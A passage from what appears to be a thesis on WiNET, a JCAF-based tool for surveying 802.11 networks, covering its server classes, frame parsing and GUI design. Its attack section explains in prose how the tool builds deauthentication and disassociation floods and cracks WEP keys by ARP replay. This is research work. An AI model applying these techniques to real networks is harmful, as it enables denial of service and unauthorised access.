

Figure 15. JCAF System Example

The laptop contains the client software. Using a Naming Service, the client discovers on which workstations the servers are located. The operator makes a request through the client software to communicate with the servers. Upon receiving the request from the user, the client retrieves the visual component from the server and displays it. Once the client display's the server visual component, the user will have control over the server subsystem's hardware.

1. JCAF Server

The server subcomponent is built upon the JCAF framework. This framework encapsulates the CORBA architecture, essential hiding the communication mechanisms between the server and the client, allowing the developer to concentrate on programming the hardware adapter and the GUI [28]. JCAF provides a developer's kit that includes many of the common software components necessary to build a JCAF server that is compliant with JCAF's architecture constraints. Using the developer's kit forms a road map that speeds up development time and reduces programming errors by providing a well tested base to build from [5]. The JCAF server is constructed using three main building builds. These components include the JCAF Application, the JCAF Entity, and the JCAF Resource [28].

A JCAF server contains one and only one JCAF Application. The JCAF Application is a container that wraps additional functionality around the server executable. The Application acts a conduit for specific types of communication between the server and clients. It sets and maintains the configuration files of the server, controls logging, and shutdowns the server gracefully upon termination [28]. Using scripts, text files with a series of commands executed by an operating system's command-line interpreter, the JCAF Application processes command-line arguments and reads in configuration files, initializes capabilities, the publishes references to the server and its capabilities to the Naming Service. Communication between the server and the client are performed through the Application. A CORBA object on the client acts as a "listener" to the JCAF Application. The Application sends information to all listeners when an activity of interest occurs [28].

The JCAF Application consists of at least one JCAF Capability. The Capability is the primary mechanism for a client to retrieve the services provided by a particular server. [28] The Capability contains *EntityFactoy* objects that are responsible for creating *Entity* objects. The *Entity* provides the actual service to the client [28]. A client is able to locate and use the Capability by using its reference published in the Naming Service.

Along with creating Entities, Entity Factories are responsible for determining the availability of resources. A resource becomes unavailable when another Entity has locked it. This is the case when a resource is designed to only allow access by one client at a time. However, it is possible to develop resources that allow multiple client access where the clients share the information provides by the resource. Entity Factories also create and assign each Entity a servant. The servant performs the actions requested by the client. When an Entity is created, the Entity Factory sends the listening clients the reference to the Entity [28].

The Entity is the interface the client uses to control the resource. In programming terms, the Entity is a specialization of the *PropertySet* and derived from the CORBA *Service CosPropertyService* [22]. The *Entity* is composed of a set of properties which act as the interface between the server and the client. A property structure has two fields: the property name and its value. The property value is defined as a CORBA Any.

The CORBA *Any* is an abstracted data type that can represent traditional data types such as integers and strings [26]. JCAF treats the value of a CORBA *Any* as a string [28].

The client and server communicate by updating and reading entity property values. Modifications to an Entity's property initiated by the client causes the Entity to invoke an adapter that will perform actions on the hardware. For example, the WiNET Entity developed for this thesis has an attack property. When the client changes the attack property to "start", the Entity recognizes that the value has changed to "start" and notifies the adapter. The adapter queries a second property called attackType to determine the type of attack to perform and notifies the hardware to begin the attack based on the attackType property. The status of the attack is passed to a third *Entity* property called status which is displayed to the client. A specialized version of the Entity, known as the *VisibleEntity* provides the means for the client to retrieve the graphical user interface (GUI) from the *Entity*.[28] The visual component provides users the means to interact with the server using graphical icons such as buttons and visual elements such as trees and tables that organize text to display the properties and their values and provides the user with the means to interact and make requests to the server.

A JCAF *Resource* is the component of the server that represents a particular function the server offers [28]. In most cases, the Resource will be a physical hardware device, such a wireless networking card or a narrow band receiver. The Resource could just as well be computer code that offers some kind of desired functionality. As mentioned above, the Entity is the means by which the client interacts with a Resource. The Device Manager locates, tests, and resets a resource that is associated with an Entity [28].

The Generic Resource software package puts the ability to discover, initialize, test, and communicate with a resource in a single package and provides an interface for developers to tailor the package to a particular resource. [28] The package hides the complexities of the resource from the developer so that the developer may concentrate on the specifics of communication with the physical device.

To configure the generic resource, the developer edits an extensible markup language (XML) free, a free open standard general purpose markup language, to control how the Generic Resource package interacts with a resource.

The Generic Server software package works similarly to the Generic Resource package. All the necessary information to build and configure a JCAF server is abstracted out into a configuration file written in XML. The Generic Server package provides hooks to customize the initialization of the application and the entity servants. [28]

Together, the Generic Server and Generic Resource significantly reduce the complexities involved in developing distributed, platform independent applications. The Generic Server and Generic Resource were employed in the development of the application used in this Thesis. Details involving the configuration of the two packages will be discussed in the following chapter.

2. JCAF Client

In Figure 15, the JCAF system is composed of three server subsystems and a client interface subsystem. As long as the server subsystem meets the JCAF convention, the client can display the server's visual component. In JCAF's architecture, the client is responsible for accessing the service component of the subsystem, retrieving the visible component, and managing multiple visual components simultaneously if necessary [22]. This requires flexibility on the part of the client software because the server subsystems are configured and displayed at runtime. For example, suppose the user was interested in monitoring 802.11 traffic in his local area. In this case, the user would request the visible interface from the server located on his laptop. The user is also tasked with surveying 802.11 traffic where a second remote 802.11 server is located. The user would simply request that the remote server send the visual component to the client interface so he could control the remote wireless adapter. At the same time the user would still be able to control the local server through the client interface. The JCAF framework provides the flexibility to display multiple user interfaces through the Window Manager package.

The Window Manager is a display framework that handles the management of frames. A frame is a container that holds the visible component of a server. Specifically, the Window Manager controls the layout and location of all frames and provides an interface to customize the focus control [28]. Focus control determines which display frame has the users focus and control. The Window Manager also stores the user's frame location and size preferences when the client interface is shutdown so the same look and feel will be available when the client interface is restarted [28]. When the client interface is started, the main frame is displayed (Figure 16). The Window Manager offers the concept of divisible frames. Figure 17 shows how the main frame can be divided into sub frames to hold visible components and other user interfaces.



Figure 16. Main Frame



Figure 17. Divided Main Frame

The Client Framework Package provides utilities that facilitate development of visible components. The *PropertyModel*, *PropertyEditor*, and the *UIBuilder* are the three tools used within the Client Framework Package to develop the application in this thesis. It also provides classes that initialize the CORBA ORB, interface with the Naming Service, and builds user interface components [28]. The property model package contains the *PropertyTableModel* Class. The *PropertyTableModel* registers itself as a listener to a JCAF Entity, extracts property names and values from the JCAF Entity, and stores them in a Java table model. Once the client interface loads it, the visible component, via the *PropertyTableModel*, listens for changes to a server's Entity property and updates the Java table model accordingly. The visible component is also capable of making changes to the Entity property values via the Java table model, which in turn ultimately controls the actions of server.

D. SUMMARY

In summary, JCAF is an architecture that encapsulates complex distributed multi-platform communication mechanisms allowing concentration on two tasks. The first is

designing the software to allow a JCAF server to communicate with hardware specific to the threat warning capability. The second task involves building a Graphical User Interface. To facilitate these tasks the JCAF architecture provides a framework that consists of standard reusable components to reduce errors, decrease development time, and provide a common look and feel. Maintaining a common look and feel across multiple capabilities shortens the user's learning curve as well as reducing user error. The next two chapters focus on designing and integrating an 802.11 wireless network survey, exploitation, and attack capability into the JCAF framework.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. SERVER DESIGN

The WiNET server is based on the Generic Server software package. This package abstracts the information necessary to create a JCAF server and provides a framework for the developer. The framework provides hooks for configuring application initialization, initialization of the entity servants, and definition of resource drivers. The server is configured via an XML configuration file. [28] This chapter will discuss the design of the WiNET server component.

A. WIRELESS NETWORK COMPONENT CLASSES

The WiNET server is responsible for collecting, analyzing, and presenting data pertaining to several components of wireless networks. Classes were created to encapsulate the relationships between these components. These classes include the *MacAddress*, *Station*, *Client*, *BSSID*, and *SSID* classes. The relationship between these classes is illustrated in Figure 18 and will be discussed in more detail. A full listing of the server source code is available in Appendix C.



Figure 18. Wireless Component Class Diagram

1. MacAddress Class

The *MacAddress* class is used to represent a 48-bit MAC address. The following capabilities are provided:

- Create a *MacAddress* object from an existing *MacAddress* object or by specifying the individual byte values for a six-byte MAC address.
- Parse a colon or dash-separated byte string representing a MAC address and return the appropriate *MacAddress* object.
- Determine if the MAC address represented is a broadcast, multicast, or loopback address.
- Convert the *MacAddress* object to a colon-separated byte string.

This class is utilized by the abstract *Station* class and its derived *Client* and *BSSID* classes.

2. Station Class

The *Station* class is the base class for the *Client* and *BSSID* classes and contains attributes common to both. These attributes include the station's MAC address, time last seen, data rate and signal strength statistics, and the number of frames captured from that station. While not an abstract class, objects of type *Station* are not instantiated by the application. The *Station* class has the ability to serialize its attributes as a semicolon-delimited string. This functionality can be used by inherited classes to serialize their station attributes and append class-specific attributes.

3. Client Class

The *Client* class is inherited from the *Station* base class. This class extends the *Station* class by adding a pointer to an object of type *BSSID* which represents the *BSSID* to which the client is currently associated. In addition to its *Station* attributes, serialization of a *Client* object will include the network mode the client is operating in (either IBSS or infrastructure), the current channel the client is transmitting and receiving on, and the type of encryption in use. Since the client can only be associated with a single *BSSID* at any given time [8], these values will be the same as its *BSSID*'s values for these attributes. Therefore, these values are retrieved from the *Client*'s *BSSID* via the pointer reference.

4. BSSID Class

The *BSSID* class is inherited from the *Station* base class. This class represents an IBSS or an AP in an infrastructure network. It includes attributes for the mode the network operating is in, channel being used, encryption type, and supported and extended data rates. The *BSSID* class also includes a list of pointers to the *Client* objects associated with the BSSID and a reference to the *SSID* object representing the network the *BSSID* object belongs to. An attribute representing the WEP encryption key is also included to hold the value of a cracked WEP key. This is a simplified representation used for the proof-of-concept attack implemented by this thesis. WEP can use up to four keys [10], and a better representation would utilize a four-element array to hold all possible key indices. The serialization of a *BSSID* object includes the attributes from its *Station* base class and its *BSSID*-specific attributes.

5. SSID Class

The *SSID* class is used to represent a wireless network. The class consists of only two data members, a string representing the network's *SSID* and a list of pointers to the *BSSID* objects which belong to that network. While the network name could be represented as a string within the *BSSID* class, this method has a distinct advantage. A *BSSID* object is "aware" of other *BSSID* objects within the same network by traversing the list of *BSSID* pointer contained in its *SSID*. The alternative would require implementing search algorithms which look for *BSSID*s with the same *SSID* and/or having each *BSSID* object maintain a list of the other *BSSID* objects in the same network.

B. HARDWARE INTERFACE

The *ComMessage* class provides an interface which allows JCAF to communicate with a resource. While JCAF provides a library with some implementations, e.g., communicating via a serial port, a developer may be required to develop an implementation for the unique communication requirements of a resource. Which

implementation of the *ComMessage* class a resource should use is specified by the "deviceType" parameter in the XML configuration file. The configuration files used in this thesis are included in Appendix E.

This thesis utilized multi-band commercial off-the-shelf (COTS) wireless NICs based on Atheros chipsets. The *CommViewComMessage* class implements the *ComMessage* interface and is used by JCAF to interface with the hardware. This is accomplished using a third-party software development kit (SDK) purchased from TamoSoft, Ltd. and used in their CommView for WiFi product (see Appendix A and B for SDK description and licensing agreement). The *CommViewComMessage* class calls functions within the SDK's API which, in turn, interface with the provided drivers to control the NIC hardware. This allows the *CommViewComMessage* class to query and set various hardware parameters using its getValue() and sendCommand() methods.

The *CommViewComMessage* class also includes three static-scope Standard Template Library (STL) *map* objects. The *map* class provides an associative array which allows one data item (a key) to be mapped to another data item (the value) [32]. The *map* objects contain *SSID*, *BSSID*, and *Client* objects that have been identified by the application and provide a single, definitive collection of these objects for use by various application components. Since each adapter has a pointer to the application's *ComMessage* class and can pass this pointer to any child objects when they are created, the *CommViewComMessage* class is a logical place for this data to reside. The alternative would require multiple simultaneous lists to be maintained with the additional complexity of ensuring they remain synchronized. The *map* class was chosen since it provides the ability to quickly retrieve a value based on a key, e.g., the name for an SSID or the MAC address for a BSSID or client, without the need to implement additional search algorithms.

C. PROPERTY ADAPTERS

When a client modifies a read/write property, the application's *Entity* invokes an adapter to perform some action. The adapter requests the hardware make the corresponding change via the *ComMessage* class. The result of the change is passed by

the *Entity* to all its registered listeners. By default, adapters are used to read a value from a resource or write a value to a resource. Validaters and modifiers can be specified to validate that the property is a valid value or in the correct format and, if necessary, convert the property to a valid value or form recognizable by the resource. [28] The JCAF *GenericResourceLibrary* provides several predefined adapters, modifiers and validaters [22]. More complex services may require additional custom modifiers, validaters, or adapters to be added. This section will discuss the custom validaters and adapters developed for the WiNET application.

1. Channel Validater

The *ChannelValidater* class is responsible for verifying that a list of channels passed via the channelList property is valid. Channels appearing in the supportedChannels property represent valid channel values. This property is populated during application initialization with the values being queried from the hardware device. The JCAF framework provides the *RangeValidater* class which can be used to validate a property value against range or comma-delimited list of values [22]. However, this validater cannot validate a list of values and can only validate against static values defined the properties XML file. The *ChannelValidater* provides the capability to validate a list of channel values against the dynamically-populated supportedChannels property before passing those values to the application. This is accomplished by traversing the channelList property and validating that each value appears in the supportedChannels property.

2. Monitor Adapter

The *MonitorAdapter* class provides custom functionality for changes to the monitor property. The monitor property can have two values – start and stop. When property's value is set to start, the adapter enables the hardware's monitor mode and begins capturing and processing frames. Starting a monitor requires a valid value specified for the channelList property. When the value is set to stop, the adapter stops capturing and processing frames and disables the hardware's monitor mode. The

MonitorAdapter class utilizes two additional classes. The *MonitorTask* class is responsible for capturing frames, and the *FrameParser* class is responsible for processing the frames and providing the frame information to the user interface.

a. Monitor Task

The *MonitorTask* class is inherited from the *ACE_Task* class. The *ACE_Task* class is the basis of ACE's object-oriented concurrency framework and provides virtual hook methods that application classes can reimplement for task-specific execution [31]. The ACE concurrency framework allows the *MonitorTask* to execute in an execution thread separate from the main application. The *ACE_Task* class's svc() method is overridden in order to implement the specific actions to be executed.

The *MonitorTask* is initialized with a *ComMessage* pointer which points to the application's *CommViewComMessage* class and a pointer to a *FrameParser* object. When started, the *MonitorTask* continuously attempts to read frames from the *CommViewComMessage* class by passing the argument "frame" to its getValue() method. When a valid frame is returned, it is enqueued in the *FrameParser* for processing. This continues until a stop command is sent to the *MonitorAdapter* which, in turn, stops the *MonitorTask*.

Initial application design had the *MonitorTask* reading frames from the hardware adapter via the *CommViewComMessage* which, in turn, made a single call to the SDK method for reading a frame. This design lead to thread deadlock issues which would cause the main application to become unresponsive. The cause of the deadlock was never conclusively determined; however, it was resolved by implementing a *FrameReadTask* within the *CommViewComMessage* class.

The *FrameReadTask* is also inherited from the *ACE_Task* class and provides a separate execution thread for reading frames from the hardware adapter. When the *CommViewComMessage* enables monitor mode, a *FrameReadTask* is started. The *FrameReadTask* reads frames from the driver's frame buffer and places them in a queue located in the *CommViewComMessage* class. When the *MonitorTask* requests a

frame via the getValue() method, the *CommViewComMessage* class pops a frame off the queue and returns it. Disabling monitor mode stops the *FrameReadTask* and clears the queue.

b. Frame Parser

The *FrameParser* class, inherited from class *ACE_Task,* is responsible for processing received frames, analyzing the data retrieved, and updating the appropriate properties to notify the visual component. It is initialized by the *MonitorAdapter* with a *ComMessage* pointer which points to the application's *CommViewComMessage* class and a *Property* pointer which points to the property utilizing the *MonitorAdapter* (the monitor property). The *ComMessage* pointer is used by the *FrameParser* to retrieve pointers to the static *map* objects in the *CommViewComMessage*. Each *Property* object is capable of looking up other members of the property table. The monitor *Property* pointer used to initialize the *FrameParser* is used to retrieve pointers to the bssidToAdd, bssidToRemove, clientToAdd, clientToRemove, ssidToAdd, ssidToRemove, and frameCount properties. These properties are updated by the *FrameParser* as frames are processed. The *ToAdd properties are used to add a new object (*SSID, BSSID,* or *Client*) to the display while the *ToRemove properties are used to remove existing objects. Updates are accomplished by removing the existing object and then adding the object using the updated values.

The *FrameParser* processes four specific frame subtypes. All frames could be processed; however, not all frames provide enough information necessary to correctly identify and categorize the various network components, i.e., SSIDs, BSSID, and clients, and their parameters. The subtypes processed by the *FrameParser* include:

(1) Beacon Frames. Beacon frames are used to identify BSSIDs and SSIDs which comprise the networks within reception range. SSIDs are identified using the SSID information element within the beacon frame. The *FrameParser* then tries to retrieve the corresponding *SSID* object from the SSID *map*. If a valid object is not returned, a new object is created, added to the SSID *map*, and the ssidToAdd

property is updated. In cases where the SSID is "hidden," BSSIDs discovered will be tracked under a network named "<Unknown SSID>" until their SSID is discovered.

BSSIDs are retrieved from the frame's Address 3 field. The *FrameParser* then tries to retrieve the corresponding *BSSID* object from the BSSID *map*. If no object is returned, a new *BSSID* object is created, added to the BSSID *map*, and also added to the *SSID* object's list of BSSIDs. The bssidToAdd property is also updated with the information necessary to notify the visual component that a new BSSID has been found and which network (SSID) to display it under. Various information elements are also parsed from the beacon frame and used to populate or update the corresponding attributes within the BSSID object if they do not exist or the current values are no longer valid.

(2) Association Request Frames. Association request frames are used to identify "hidden" SSIDs. In order for an association to be successful, the association request must be successful. The *FrameParser* retrieves the BSSID from the Address 3 field and tries to retrieve the corresponding *BSSID* object from the BSSID *map*. If a valid object is returned, the association request is directed to an AP known to exist. If the *BSSID*'s SSID is "<Unknown SSID>", the SSID is retrieved from the frame. A new *SSID* is created, added to the SSID *map*, and the ssidToAdd property is updated. The *BSSID* object's *SSID* pointer is also updated to point to the new *SSID* object. An update is then performed using the aforementioned method so the BSSID is displayed under the correct SSID in the user interface.

(3) Reassociation Request Frames. Reassociation requests can also be used to identify the SSID of a network with a "hidden" SSID. The process for discovering and updating the SSID is identical to the process used for association request frames.

(4) Data Frames. Data frames are used to identify wireless clients. Depending on the value of the frame control fields ToDS and FromDS bits, the source or destination address will be the address of a wireless client. Since only the transmitting/source station can be guaranteed to exist (the receiving/destination station may have left the network), only data frames transmitted by a wireless station are used.

The *FrameParser* identifies the BSSID the client is communicating with and tries to retrieve the corresponding *BSSID* object. If the *BSSID* object does not already exist, no further action is taken since the necessary parameters to add a new *BSSID* object cannot be determined from a data frame alone. If the *BSSID* object does exist, the *FrameParser* attempts to lookup the *Client* object corresponding to the client. If a valid object is not returned, a new *Client* object is created, added to the client *map*, and the clientToAdd property is updated.

If the *Client* object already exists, the *Client*'s *BSSID* is compared against the currently identified *BSSID*. This is necessary since a client can disassociated from one BSSID and associate to a different BSSID. If the two values do not match, the *Client*'s *BSSID* pointer is updated to point to the current *BSSID*. An update is then performed to display the client under the correct BSSID in the user interface.

3. Query Adapter

The *QueryAdapter* class provides custom functionality for the query property. It is used to query extended information about a *BSSID* or *Client* object. The *QueryAdapter* class is inherited from both the *DeviceAdapter* and *ACE_Event_Handler* classes. The *ACE_Event_Handler* inheritance is used to provide timer event handling to automatically update queried values at a predefined interval.

When initialized, the *QueryAdapter* retrieves the address of the BSSID and client *map* objects maintained in the *CommViewComMessage* and sets local pointers to these objects. When the query property is updated, the adapter attempts to look up the specified MAC address in the *map* objects. Both *map* objects are searched since the application does not specify whether the requested station is a *BSSID* or *Client* object. If a valid object is found, it is serialized and returned to the user interface via the queryResponse property. A timer is started which automatically re-queries and updates the queryResponse property once every second. If the main application is stopped, the timer will cease updating since the queried *BSSID* or *Client* object will not change while the application is not running.

4. Attack Adapter

The *AttackAdapter* class provides custom functionality for changes to the attack property. The attack property can have two values – start and stop. When property's value is set to start, the adapter retrieves additional attack parameters from the attackType and target properties. The attackType property specifies which *AttackTask* class is used to execute the attack. Valid attack types are specified by the attackTypeRange property. The target property specifies the target of the attack, either a BSSID or wireless client, by its MAC address. The adapter attempts to find the target in both the *BSSID* and *Client map* objects. The *map* object the target resides in identifies the target as either a BSSID or client. If the target is not found, an exception is thrown and the attack is aborted. The *AttackTask* corresponding to the specified attack type is initialized accordingly. Three specific attacks are implemented in this thesis: a deauthentication flood, disassociation flood, and WEP crack based on the method described in [21]. The *AttackTask* and its derived classes will be discussed in more detail.

a. AttackTask

The *AttackTask* class is an abstract base class, inherited from *ACE_Task*, which provides the basis for implementing 802.11 exploits and attacks. The class provides a common interface so all classes inherited from *AttackTask* appear the same to the *AttackAdapter*. A developer needs only to implement the functionality specific to the attack being implemented. Attacks implemented by this thesis are defined by the *DeauthenticateTask*, *DisassociateTask*, and *WEPCrackTask* classes.

(1) DeauthenticateTask. The *DeauthenticateTask* implements a deauthentication flood attack. The attack can be directed against either a BSSID, deauthenticating all clients associated to it, or a single client. The target type is determined based on which version of the initializeTask() method is invoked.

An attack against a BSSID constructs a deauthentication frame using the BSSID's MAC address for the source and BSSID addresses and the broadcast MAC address for the destination. An attack against a client constructs a frame with the

client's MAC address as the destination. It is assumed that the intent of directing an attack against a single client is to eliminate that client's ability to connect to any wireless network. Therefore, a deauthenticate frame destined for that client is constructed for every known BSSID. Since the frame is constructed such that the BSSID is notifying the client to deauthenticate, other clients are not affected. A client could be deauthenticated by constructing a frame where the client deauthenticates from the BSSID. However, this type of deauthentication attack can be mitigated by queuing the deauthentication (or disassociation) frame and delaying its effect. If a data frame arrives during the predefined wait interval, the deauthentication notice is ignored since a legitimate client would not transmit frames in that order. [47] While some APs were observed implementing this protection, no clients were observed implementing it during testing.

When the task is started by the *AttackAdapter*, the task places the hardware adapter into monitor mode. This is required by the SDK in order to transmit a frame. The constructed frame (or list of frames) is then transmitted using the *CommViewComMessage*'s sendCommand() method with a command of "frame" and a value corresponding to the frame to be transmitted. The task then sleeps for a predefined interval before transmitting the frame(s) again. For the deauthenticate task, this interval is 10 ms. This process continues until the *AttackAdapter* stops the task.

(2) DisassociateTask. The implementation of this task is nearly identical to the implementation of the *DeauthenticateTask*. A disassociate frame is used instead of a deauthenticate frame, and the sleep interval is 5 ms instead of 10 ms.

(3) WEPCrackTask. The *WepCrackTask* implements the WEP crack attack described in [21]. This attack can only be directed against a BSSID. The task retrieves the *BSSID* object corresponding to the target MAC address. The object is used to retrieve the BSSID's operating band and channel.

The attack begins with constructing a deauthentication frame and transmitting a pre-defined number of frames in an attempt to deauthenticate all clients using BSSID. The task then waits until an ARP request is transmitted. The deauthentication is performed since some clients will flush their ARP table when

rejoining the network. This will cause an ARP request to be transmitted the next time a client attempts to communicate with another host [21].

Once an ARP request for the current BSSID is received, the task executes an ARP replay attack. The task continually retransmits the captured ARP request. At the same time, the task is monitoring incoming frames and filtering out the ARP requests retransmitted by the AP and any ARP response. This continues until 90,000 frames are captured. Since this attack has a 95% probability of retrieving the key with 85,000 frames [21], this gives the application a slightly greater chance of retrieving the key.

Once the requisite number of frames is captured, the cracking algorithm is used to attempt to recover the key, and the user is notified whether or not a key was recovered. If a key is recovered, the BSSID's key field is populated with the key value. Since the attacks implemented in this thesis are meant for proof-of-concept only, this implementation will only attempt to recover the key corresponding to the key index in the captured ARP request. It does not attempt to recover any of the other three key indices unless the attack is run again. If the attack is run again for another key index and a key is recovered, it will overwrite the existing value.

D. SUMMARY

This chapter describes the design and implementation of the WiNET server components. The next chapter will discuss the design and implementation of the WiNET visual components.

V. VISUAL COMPONENT DESIGN

A. INTRODUCTION

Usability was the primary goal when designing the visual component of the WiNet server. From the viewpoint of the operator, the WiNET Application would be judged by the GUI since this is the sole component the operator interfaces with. The interface was designed around an operator who was proficient with computers, however not necessarily well versed in wireless networking. With this in mind the goal was to develop an interface that was easy to learn and use. At anytime, the user should understand what the interface is presenting, what they are required to do or have the option of doing, what they must do to accomplish their current goal, and what the system is currently doing [33]. The interface design would offer the operator to ability specify search parameters and represent the surveyed wireless environment in an intuitive and organized manner. The GUI also needed to display the properties of a wireless station clearly to the operator. Finally, the operator needed to have an error-free method of selecting wireless stations for further action, vice having to manually type in the BSSID of an AP or the MAC address of the client station.

The GUI was built using human-computer interaction (HCI) design guidelines outlined in *An Introduction to Human Factors Engineering* [33]. The first principle, matching the system to the real world, was followed in displaying the surveyed wireless networks. The GUI incorporated a visual component that represented the hierarchical structure of wireless networks. The second HCI principle is making the interface consistent, meaning the interface should be consistent with any platform standards on which it runs. Since the WiNET application was designed on the JCAF framework, the GUI was built to have a common look and feel with existing JCAF applications. The third principle, visibility of system status, aids the operator in developing an explicit model of the system by making its functioning transparent [33]. An application of this principle is the GUI indicating that the system is in attack mode, displaying the number of attack frames transmitted, when the user is conducting a wireless attack. The user

should also have control of the interface and be able to move freely about the interface, such as undoing actions or completely exiting out of a task. Allowing the user freedom and preventing errors were a source of conflict when designing the interface. The interface allowed as much freedom as possible without allowing the user operations that would cause the server to crash. For example, the operator was not permitted to change attack parameters or send a start monitor command without first terminating the attack in progress. Finally, to keep the interface as simple as possible, only information essential to the operator's task was included in the display. Items displayed in the GUI were also grouped together logically using panels and borders to make the interface more intuitive. Following these principles resulted in a simple yet powerful interface that was capable of performing targeted surveys, capturing and saving traffic, and attacking both individual stations and networks.

The JCAF client uses the JCAF Window Manager and a Shell Application known as the Manual Operating Shell (MOS) to display the visual component, or GUI, of a server subsystem. JCAF provides the Default Property Editor (DPE) as a crude interface. The DPE provides a basic means to display and edit *Entity* properties, which controls the server. The DPE proved to be useful during development and testing of the server, however developing a robust and intuitive user interface required designing the visual component from the ground up. The Java programming language was used to design the visual component as specified by JCAF. The visual component design process was divided into three tasks. The first task focused on developing the functionality of the tree structure to display surveyed wireless networks. Task two integrated a bare-bone GUI into JCAF. The final task added and organized all the necessary Java component controls into the GUI to give the operator complete control over the WiNET server.

B. WIRELESS STATION ORGANIZATION USING A JAVA JTREE

The Java *JTree* component was selected to represent discovered wireless networks. The *JTree* is a Java visual component that supports the display of the hierarchical structure of wireless networks where each station is represent by a node in the tree. An SSID node is represented by the SSID's network name. An access point

node is represented by the access point's BSSID, which is the MAC address of the wireless interface of the access point. A client node is represented by wireless MAC address. A *JTree* is pictured in Figure 19 that displays SSIDs, BSSIDs, and client nodes.

